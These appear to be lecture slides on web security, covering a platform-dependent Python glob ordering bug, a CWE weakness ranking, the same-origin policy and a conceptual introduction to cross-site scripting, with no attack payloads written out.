

Web Security 3: XSS Continued & User Interfaces

WHAT I THINK I LOOK LIKE
WHEN I'M TALKING ABOUT INFOSEC



Bug Of The Day

- Not strictly a security bug:
<https://arstechnica.com/information-technology/2019/10/chemists-discover-cross-platform-python-scripts-not-so-cross-platform/>



Root Cause:

Undefined but *platform* deterministic behavior

- Python is generally supposed to be "cross platform"
 - Can run on anything that supports it
- But there is a lot of behavior that is platform dependent
 - Notably anything touching files
- One example, the rules for *matching* in `glob.glob` are specified, but the order isn't...

`glob` — Unix style pathname pattern expansion

Source code: [Lib/glob.py](#)

The `glob` module finds all the pathnames matching a specified pattern according to the rules used by the Unix shell, **although results are returned in arbitrary order**. No tilde expansion is done, but `*`, `?`,

In Practice:

Unspecified but deterministic

- Windows would produce the list in one way, linux another
 - But within each OS, it would be consistent
 - Thus the code would give different results, but it "Worked fine for us"
- Useful paradigm:
 - If you have some unspecified behavior, make sure it is random each time!
 - golang does this with thread execution

```
def read_gaussian_outputfiles():  
    list_of_files = []  
    for file in glob.glob('*.out'):  
        list_of_files.append(file)  
    return list_of_files
```


Cross-Site Scripting (XSS)

- Hey, lets get that web server to display MY JavaScript...
- And now.... MUAHAHAHAHAHAHAHAHAHH!

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere

Reminder: Same-origin policy

- One origin should not be able to access the resources of another origin
 - `http://coolsite.com:81/tools/info.html`
- Based on the tuple of protocol/hostname/port

XSS: Subverting the Same Origin Policy


- It would be Bad if an attacker from evil.com can fool your browser into executing their own script ...
 - ... with your browser interpreting the script's origin to be some other site, like mybank.com
- One nasty/general approach for doing so is trick the server of interest (e.g., mybank.com) to actually send the attacker's script to your browser!
 - Then no matter how carefully your browser checks, it'll view script as from the same origin (because it is!) ...
 - ... and give it full access to mybank.com interactions
- Such attacks are termed Cross-Site Scripting (XSS) (or sometimes CSS)

Reflected XSS (Cross-Site Scripting)



Victim client


Reflected XSS




Reflected XSS



